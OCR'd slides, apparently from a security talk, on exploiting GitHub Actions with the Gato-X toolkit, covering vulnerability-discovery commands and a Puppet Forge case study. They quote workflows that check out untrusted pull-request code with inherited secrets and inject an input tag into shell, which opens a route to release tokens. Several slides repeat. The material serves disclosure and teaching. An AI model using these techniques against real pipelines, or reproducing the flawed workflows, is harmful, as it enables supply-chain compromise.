
```
uses: "./.github/templates/watch-exec"
```

Locally Referenced Reusable Action

Gato-X

GitHub Attack TOolKit: Extreme Edition

https://github.com/AdnaneKhan/Gato-X


Ubuntu 22.04.3 LTS
~ ❯ GH_TOKEN=`gh auth token` gato-x e -t composablefi
Py gato-x 07:16:17 PM
End-to-End Gato-X PoC Against Composable Finance (Now Banned From Immunefi)

Discovering Vulnerabilities with Gato-X

1. Use SourceGraph to Retrieve Candidate Repos

```
gato-x s -sg -q 'count:100000
/(issue_comment|pull_request_target|issues|workflow_run)/
file:.github/workflows/ lang:yaml repo:github.com/*' –oT checks.txt
```


2. Analyze with Gato-X

```
gato-x e -R  checks.txt -sr -oJ results.json | tee gatox_output.txt
```

https://github.com/AdnaneKhan/Gato-X

Case Study 1: Puppet Forge

How Puppet Forge Works




Modules Built on GitHub
And Released to PuppetForge

forge

Puppet Supported

Community Developed



Consumed by
End Customers

CI/CD Configuration

- Similar CI/CD setup for most module repositories
- Mend workflow on pull_request_target
  - Called reusable workflow from centralized repository **github.com/puppetlabs/cat-github-actions**

- Module repositories used GitHub Actions to release directly to Puppet Forge using a Puppet Forge API token

What Went Wrong

```yaml
name: "mend"

on:
  pull_request_target:
    types:
      - opened
      - synchronize
  schedule:
    - cron: "0 0 * * *"
  workflow_dispatch:

jobs:

  mend:
    uses: "puppetlabs/cat-github-actions/.github/workflows/mend_ruby.yml@main"
    secrets: "inherit"
```

What Went Wrong

```yaml
name: "mend"

on:
  pull_request_target:
    types:
      - opened
      - synchronize
  schedule:
    - cron: "0 0 * * *"
  workflow_dispatch:

jobs:

  mend:
    uses: "puppetlabs/cat-github-actions/.github/workflows/mend_ruby.yml@main"
    secrets: "inherit"
```

```
uses: "puppetlabs/cat-github-actions/.github/workflows/mend_ruby.yml@main"
```

puppetlabs/**puppetlabs-sqlserver**
.github/workflows/mend.yml

↳ puppetlabs/cat-github-actions
.github/workflows/mend_ruby.yml

```
40          # If we are on a PR, checkout the PR head sha, else checko
41          - name: "Set the checkout ref"
42            if: success()
43            id: set_ref
44            run: |
45              if [[ "${{ github.event_name }}" == "pull_request_targ
46                echo "ref=${{ github.event.pull_request.head.sha }}"
47              else
48                echo "ref=${{ github.ref }}" >> $GITHUB_OUTPUT
49              fi
50
51          - name: "checkout"
52            if: success()
53            uses: "actions/checkout@v4"
54            with:
55              fetch-depth: 1
56              ref: ${{ steps.set_ref.outputs.ref }}
57
58          - name: "setup ruby"
59            if: success()
60            uses: "ruby/setup-ruby@v1"
61            with:
62              ruby-version: 2.7
63
64          - name: "bundle lock"
65            if: success()
66            run: bundle lock
```

```
uses: "puppetlabs/cat-github-actions/.github/workflows/mend_ruby.yml@main"
```


puppetlabs/**puppetlabs-sqlserver**
.github/workflows/mend.yml

↳ puppetlabs/cat-github-actions
.github/workflows/mend_ruby.yml


```
40          # If we are on a PR, checkout the PR head sha, else checko
41          - name: "Set the checkout ref"
42            if: success()
43            id: set_ref
44            run: |
45              if [[ "${{ github.event_name }}" == "pull_request_targ
46                echo "ref=${{ github.event.pull_request.head.sha }}"
47              else
48                echo "ref=${{ github.ref }}" >> $GITHUB_OUTPUT
49              fi
50
51          - name: "checkout"
52            if: success()
53            uses: "actions/checkout@v4"
54            with:
55              fetch-depth: 1
56              ref: ${{ steps.set_ref.outputs.ref }}
57
58          - name: "setup ruby"
59            if: success()
60            uses: "ruby/setup-ruby@v1"
61            with:
62              ruby-version: 2.7
63
64          - name: "bundle lock"
65            if: success()
66            run: bundle lock
```

```yaml
- name: "checkout"
  if: success()
  uses: "actions/checkout@v4"
  with:
    fetch-depth: 1
    ref: ${{ steps.set_ref.outputs.ref }}

- name: "setup ruby"
  if: success()
  uses: "ruby/setup-ruby@v1"
  with:
    ruby-version: 2.7

- name: "bundle lock"
  if: success()
  run: bundle lock
```

GITHUB_TOKEN with full write




GITHUB_TOKEN with full write



Pipeline Privilege Escalation

`Contents: write`



Create feature branch with modifications

`Actions: write`

puppetlabs-sqlserver / .github / workflows / **release.yml**

Ramesh7 (CAT-1728) - Unable to use password function as deferred function

Code | Blame | 9 lines (7 loc) · 176 Bytes ·

```
1  name: "Publish module"
2
3  on:
4    workflow_dispatch:
5
6  jobs:
7    release:
8      uses: "puppetlabs/cat-github-actions/.github/workflows/module_release.yml@main"
9      secrets: "inherit"
```

Pipeline Privilege Escalation

`Contents: write`

Create feature branch with modifications

`Actions: write`

puppetlabs-sqlserver / .github / workflows / **release.yml**

Ramesh7 (CAT-1728) - Unable to use password function as deferred function

Code | Blame | 9 lines (7 loc) · 176 Bytes

```
1  name: "Publish module"
2
3  on:
4    workflow_dispatch:
5
6  jobs:
7    release:
8      uses: "puppetlabs/cat-github-actions/.github/workflows/module_release.yml@main"
9      secrets: "inherit"
```

Injection Strikes Again

```
uses: "puppetlabs/cat-github-actions/.github/workflows/module_release.yml@main"
```

```
62          - name: "Get metadata"
63            id: metadata
64            run: |
65              metadata_version=$(jq --raw-output .version metadata.json)
66              if [[ -n "${{ inputs.tag }}" ]] ; then
67                tag=${{ inputs.tag }}
68                if [[ "${metadata_version}" != "${tag/v}" ]] ; then
69                  echo "::error::tag ${tag/v} does not match metadata version ${metadata_version}"
70                  exit 1
71                fi
72              else
73                tag="v${metadata_version}"
74              fi
75              echo "tag=${tag}" >> $GITHUB_OUTPUT
76              echo "version=${metadata_version}" >> $GITHUB_OUTPUT
```

```
114             if [[ -z "${skip_tag}" ]] ; then
115               GIT_COMMITTER_DATE="$(git log --format=%aD ...HEAD^)" git tag -a $arg -F OUTPUT.md "${{ steps.metadata.outputs.tag }}"
116               git push $arg origin tag "${{ steps.metadata.outputs.tag }}"
117             fi
118
```

Injection Strikes Again

```yaml
uses: "puppetlabs/cat-github-actions/.github/workflows/module_release.yml@main"
```


```yaml
62        - name: "Get metadata"
63          id: metadata
64          run: |
65            metadata_version=$(jq --raw-output .version metadata.json)
66            if [[ -n "${{ inputs.tag }}" ]] ; then
67              tag=${{ inputs.tag }}
68              if [[ "${metadata_version}" != "${tag/v}" ]] ; then
69                echo "::error::tag ${tag/v} does not match metadata version ${metadata_version}"
70                exit 1
71              fi
72            else
73              tag="v${metadata_version}"
74            fi
75            echo "tag=${tag}" >> $GITHUB_OUTPUT
76            echo "version=${metadata_version}" >> $GITHUB_OUTPUT
```

